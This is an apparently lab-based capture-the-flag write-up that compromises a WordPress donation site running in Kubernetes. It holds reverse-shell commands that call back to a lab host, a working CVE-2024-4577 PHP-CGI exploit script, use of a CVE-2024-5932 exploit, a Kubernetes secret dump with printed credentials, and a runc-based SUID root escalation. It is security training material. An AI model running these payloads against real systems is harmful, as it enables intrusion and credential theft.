
Reconnaissance
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 66:f8:9c:58:f4:b8:59:bd:cd:ec:92:24:c3:97:8e:9e (ECDSA)
|_  256 96:31:8a:82:1a:65:9f:0a:a2:6c:ff:4d:44:7c:d3:94 (ED25519)
80/tcp    open  http    nginx 1.28.0
|_http-title: GIVING BACK IS WHAT MATTERS MOST – OBVI
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: nginx/1.28.0
30686/tcp open  http    Golang net/http server
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Load-Balancing-Endpoint-Weight: 1
|     Date: Sat, 22 Nov 2025 16:18:35 GMT
|     Content-Length: 127
|     "service": {
|     "namespace": "default",
|     "name": "wp-nginx-service"
|     "localEndpoints": 1,
|     "serviceProxyHealthy": true
|   GenericLines, Help, LPDString, RTSPRequest, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Load-Balancing-Endpoint-Weight: 1
|     Date: Sat, 22 Nov 2025 16:18:19 GMT
|     Content-Length: 127
|     "service": {
|     "namespace": "default",
|     "name": "wp-nginx-service"
|     "localEndpoints": 1,
|_    "serviceProxyHealthy": true
|_http-title: Site doesn't have a title (application/json).
On port there seems to be WordPress installation based on the wp-admin directory in the robots.txt and also another web server in Golang on port 30686.
Execution

The web page on port 80 is definitely based on WordPress as seen in footer and makes use of the Bizberg Theme. It’s not entirely clear what the page is about, but there are multiple references to donations and goodwill. The tab Donation Station contains a link to giveback.htb/donations/the-things-we-need, so I add this to my /etc/hosts file.

Running a wpscan quickly identifies the plugin responsible for the donation form to be GiveWP in version 3.14.0. Looking up known vulnerabilities shows CVE-2024-5932, an unauthenticated remote code execution.
$ wpscan --url http://giveback.htb -e ap,at,u
--- SNIP ---
[i] Plugin(s) Identified:

[+] *
 | Location: http://giveback.htb/wp-content/plugins/*/
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | The version could not be determined.

[+] give
 | Location: http://giveback.htb/wp-content/plugins/give/
 | Last Updated: 2025-10-29T20:17:00.000Z
 | [!] The version is out of date, the latest version is 4.12.0
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By:
 |  Urls In 404 Page (Passive Detection)
 |  Meta Tag (Passive Detection)
 |  Javascript Var (Passive Detection)
 |
 | Version: 3.14.0 (100% confidence)
 | Found By: Query Parameter (Passive Detection)
 |  - http://giveback.htb/wp-content/plugins/give/assets/dist/css/give.css?ver=3.14.0
 | Confirmed By:
 |  Meta Tag (Passive Detection)
 |   - http://giveback.htb/, Match: 'Give v3.14.0'
 |  Javascript Var (Passive Detection)
 |   - http://giveback.htb/, Match: '"1","give_version":"3.14.0","magnific_options"'
--- SNIP ---
There’s a public proof of concept available on GitHub. After downloading and installing the dependencies, I can execute with a reverse shell payload to get a shell in some container based on the existence of /bitnami.
$ python3 CVE-2024-5932-rce.py --url http://giveback.htb/donations/the-things-we-need/ \
                               --cmd 'bash -c "sh -i >& /dev/tcp/10.10.10.10/4444 0>&1"'
Privilege Escalation
Shell as babywyrm
The current context runs as user 1001 but that user does not map to anything in the passwd file. A look at the environment variables reveals I’m currently in a Kubernetes pod.
$ env
--- SNIP ---
LEGACY_INTRANET_SERVICE_PORT=tcp://10.43.2.241:5000
--- SNIP ---
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_SERVICE_PORT=443
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
KUBERNETES_SERVICE_HOST=10.43.0.1
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
Additionally there’s link to a legacy intranet service and I upload chisel to the target in order to check it out.
# Kali
$ nc -w10 -lnvp 8000 < chisel

# Target
$ cat < /dev/tcp/10.10.10.10/8000 > /tmp/chisel

$ chmod +x /tmp/chisel

$ /tmp/chisel client 10.10.10.10:1337 R:socks &
After I instruct my browser to use the SOCKS proxy, I can access the intranet application at 10.43.2.241:5000. The banner shows the legacy CGI support is still in use. All links, but the one to /cgi-bin/php-cgi, result in a 404 or 403.

When accessing the server through the SOCKS proxy with curl, the response headers reveal the PHP version in use. Looking up known vulnerabilities in 8.3.3 quickly finds CVE-2024-4577.
$ proxychains -q curl http://10.43.2.241:5000/cgi-bin/php-cgi -v
*   Trying 10.43.2.241:5000...
* Connected to 10.43.2.241 (10.43.2.241) port 5000
* using HTTP/1.x
> GET /cgi-bin/php-cgi HTTP/1.1
> Host: 10.43.2.241:5000
> User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36 Edg/135.0.3179.85
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.24.0
< Date: Sat, 22 Nov 2025 18:12:51 GMT
< Content-Type: text/plain;charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Powered-By: PHP/8.3.3
<
* Connection #0 to host 10.43.2.241 left intact
OK
The blog posts also provides a proof of concept that I can use after making small modifications. Instead of using PHP code, shell commands can be passed and are executed.
"""
PHP CGI Argument Injection (CVE-2024-4577) Remote Code Execution PoC
Discovered by: Orange Tsai (@orange_8361) of DEVCORE (@d3vc0r3)
Exploit By: Aliz (@AlizTheHax0r) and Sina Kheirkhah (@SinSinology) of watchTowr (@watchtowrcyber)
Technical details: https://labs.watchtowr.com/no-way-php-strikes-again-cve-2024-4577/?github
Reference: https://devco.re/blog/2024/06/06/security-alert-cve-2024-4577-php-cgi-argument-injection-vulnerability-en/
"""

banner = """                     __         ___  ___________
         __  _  ______ _/  |__ ____ |  |_\\__    ____\\____  _  ________
         \\ \\/ \\/ \\__  \\    ___/ ___\\|  |  \\|    | /  _ \\ \\/ \\/ \\_  __ \\
          \\     / / __ \\|  | \\  \\___|   Y  |    |(  <_> \\     / |  | \\/
           \\/\\_/ (____  |__|  \\___  |___|__|__  | \\__  / \\/\\_/  |__|
                                  \\/          \\/     \\/

        watchTowr-vs-php_cve-2024-4577.py
        (*) PHP CGI Argument Injection (CVE-2024-4577) discovered by Orange Tsai (@orange_8361) of DEVCORE (@d3vc0r3)
          - Aliz Hammond, watchTowr (aliz@watchTowr.com)
          - Sina Kheirkhah (@SinSinology), watchTowr (sina@watchTowr.com)
        CVEs: [CVE-2024-4577]  """


import warnings
warnings.filterwarnings("ignore", category=DeprecationWarning)
import requests
requests.packages.urllib3.disable_warnings()
import argparse

print(banner)
print("(^_^) prepare for the Pwnage (^_^)\n")

parser = argparse.ArgumentParser(usage="""python CVE-2024-4577 --target http://192.168.1.1/index.php -c "<?php system('calc')?>""")
parser.add_argument('--target', '-t', dest='target', help='Target URL', required=True)
parser.add_argument('--code', '-c', dest='code', help='php code to execute', required=True)
args = parser.parse_args()
args.target = args.target.rstrip('/')


s = requests.Session()
s.verify = False


res = s.post(f"{args.target.rstrip('/')}?%ADd+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input", data=f"{args.code}; echo 1337" )
if('1337' in res.text ):
    print('(+) Exploit was successful')
else:
    print('(!) Exploit may have failed')

print(res.text)
Since I know that there’s at least the PHP binary present, I use a PHP reverse shell in $code and send it as payload with the modified script. This generates a callback as root within another container called legacy-intranet-cms-6f7bf5db84-lfw7l.
$ code="php -r '\$sock=fsockopen(\"10.10.10.10\",4444);system(\"sh <&3 >&3 2>&3\");'"

$ proxychains python3 watchTowr-vs-php_cve-2024-4577.py --target "http://10.43.2.241:5000/cgi-bin/php-cgi" \
                                                        --code "$code"
This container on the other hand has secrets for a service account mounted in /var/run/secrets/kubernetes.io. There’s the namespace to be used an a token that has to be passed as Authorization: Bearer header when talking to the API.
ls -la /var/run/secrets/kubernetes.io/serviceaccount/
total 4
drwxrwxrwt    3 root     root           140 Nov 22 19:29 .
drwxr-xr-x    3 root     root          4096 Nov 22 19:59 ..
drwxr-xr-x    2 root     root           100 Nov 22 19:29 ..2025_11_22_19_29_57.3377113474
lrwxrwxrwx    1 root     root            32 Nov 22 19:29 ..data -> ..2025_11_22_19_29_57.3377113474
lrwxrwxrwx    1 root     root            13 Nov 22 16:16 ca.crt -> ..data/ca.crt
lrwxrwxrwx    1 root     root            16 Nov 22 16:16 namespace -> ..data/namespace
lrwxrwxrwx    1 root     root            12 Nov 22 16:16 token -> ..data/token
First I export the token and the namespace as variables and then try to access the namespace via a default DNS entry1. This errors out and shows that the user is not allowed to access this resource. The error message contains an interesting information though. Apparently the user has secret-reader-sa in its name.
$ TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)

$ NS=$(cat /var/run/secrets/kubernetes.io/serviceaccount/namespace)

$ curl "https://kubernetes.default.svc/api/v1/namespaces/$NS/" -H "Authorization: Bearer $TOKEN" --cacert /var/run/secrets/kubernetes.io/serviceaccount/ca.crt
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {},
  "status": "Failure",
  "message": "namespaces \"default\" is forbidden: User \"system:serviceaccount:default:secret-reader-sa\" cannot get resource \"namespaces\" in API group \"\" in the namespace \"default\"",
  "reason": "Forbidden",
  "details": {
    "name": "default",
    "kind": "namespaces"
  },
  "code": 403
Based on that, I try to read the all the secrets in the default namespace. This returns a lot of data and I write it to disk.
$ curl https://kubernetes.default.svc/api/v1/namespaces/default/secrets \
       -H "Authorization: Bearer $TOKEN" \
       --cacert /var/run/secrets/kubernetes.io/serviceaccount/ca.crt \
       -o secret.json
Inspecting the JSON formatted output I can spot several base64-encoded passwords. There are two for the MariaDB, one for Wordpress and another one labeled user-secret-babywyrm. After decoding it, I can access the target via SSH and babywyrm:knJ8F2uTWSY3j6fmLIhB065NRCfPEuN.
--- SNIP ---
      },
      "data": {
        "mariadb-password": "c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T",
        "mariadb-root-password": "c1c1c3A0c3lldHJlMzI4MjgzODNrRTRvUw=="
      },
      "type": "Opaque"
--- SNIP ---
      "data": {
        "wordpress-password": "TzhGN0tSNXpHaQ=="
      },
--- SNIP ---
{
      "metadata": {
        "name": "user-secret-babywyrm",
        "namespace": "default",
        "uid": "ded9eb9f-162c-4f5a-9255-d7eb111d3935",
        "resourceVersion": "2857704",
        "creationTimestamp": "2025-11-22T16:16:23Z",
        "ownerReferences": [
          {
            "apiVersion": "bitnami.com/v1alpha1",
            "kind": "SealedSecret",
            "name": "user-secret-babywyrm",
            "uid": "a61268a1-241d-4f27-ac15-163f97c38685",
            "controller": true
          }
        ],
        "managedFields": [
          {
            "manager": "controller",
            "operation": "Update",
            "apiVersion": "v1",
            "time": "2025-11-22T16:16:23Z",
            "fieldsType": "FieldsV1",
            "fieldsV1": {
              "f:data": {
                ".": {},
                "f:MASTERPASS": {}
              },
              "f:metadata": {
                "f:ownerReferences": {
                  ".": {},
                  "k:{\"uid\":\"a61268a1-241d-4f27-ac15-163f97c38685\"}": {}
                }
              },
              "f:type": {}
            }
          }
        ]
      },
      "data": {
        "MASTERPASS": "a25KOEYydVRXU1kzajZmbUxJaEIwNjVOUkNmUEV1Tg=="
      },
      "type": "Opaque"
    }
  ]
}
Shell as root
The account babywyrm can run /opt/debug as anyone but does not have read privileges on the binary.
$ sudo -l
Matching Defaults entries for babywyrm on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, timestamp_timeout=0, timestamp_timeout=20

User babywyrm may run the following commands on localhost:
    (ALL) NOPASSWD: !ALL
    (ALL) /opt/debug
Running the command with sudo asks for an administrative password and the one for the user does not work there. Trying all the other passwords retrieved from the secrets, I get lucky with the password sW5sp4spa3u7RLyetrekE4oS for the MariaDB after decoding it from base64.
Executing it with --help reveals its a restricted wrapper around runc and offers the sub-commands spec, run, and version . As runc is the command behind creating containers, I run it first with spec to create a config file in the current folder.
$ sudo /opt/debug --help
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
[*] Processing command: --help
Restricted runc Debug Wrapper

Usage:
  /opt/debug [flags] spec
  /opt/debug [flags] run <id>
  /opt/debug version | --version | -v

Flags:
  --log <file>
  --root <path>
  --debug

$ sudo /opt/debug spec
I hope to run the command with run and and then escalate my privileges from within the container. It requires the data for the container to be in format of an OCI bundle2, so pull an Alpine Docker image on my own host and export it as TAR archive.
$ docker run --name example alpine

$ docker export example --output alpine.tar
Then I prepare the target by creating a new directory, transfer the previously generated archive and extract it into the rootfs folder. Now I also need the dropped config.json from the spec command.
$ mkdir privesc && cd privesc

$ wget http://10.10.10.10/alpine.tar -O alpine.tar

$ mkdir rootfs

$ tar xf alpine.tar -C rootfs

$ cp ~/config.json config.json
In the mounts section of the config.json I add a new mount point for /home/babywyrm in /host because anything else like mounting /root directly is prevented by the wrapper.
    {
      "destination": "/host",
      "type": "bind",
      "source": "/home/babywyrm",
      "options": [
        "rbind",
        "rw",
        "rprivate"
    ]
    },
On the host I first copy the Bash binary into the home directory of babywyrm. Then I start the container and I’m dropped into a root shell within it. Navigating to /hosts shows the mounted directory and I can change the owner of the Bash binary to root and apply the SUID bit.
sudo /opt/debug run demo
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
[*] Processing command: run
[*] Starting container: demo
/ # cd /host
/host # chown root:root bash
/host # chmod u+s bash
Back on the host system I can use the modified binary to escalate to the root user with the -p flag in order to preserve the privileges.
Attack Path
flowchart TD

subgraph "Execution"
    A(Wordpress Donation Plugin) -->|CVE-2024-5932| B(Shell in container)
end

subgraph "Privilege Escalation"
    B -->|Environment Variables| C(URL to legacy intranet with php-cgi)
    C -->|CVE-2024-4577| D(Shell as root in container)
    D -->|Kubernetes API| E(Secrets)
    E -->|Base64 decode| F(Shell as babywyrm)
    F -->|sudo| G(Run runc wrapper)
    E -->|Administratrive password| G
    G -->|Mount directory and add SUID bash| H(Shell as root)
end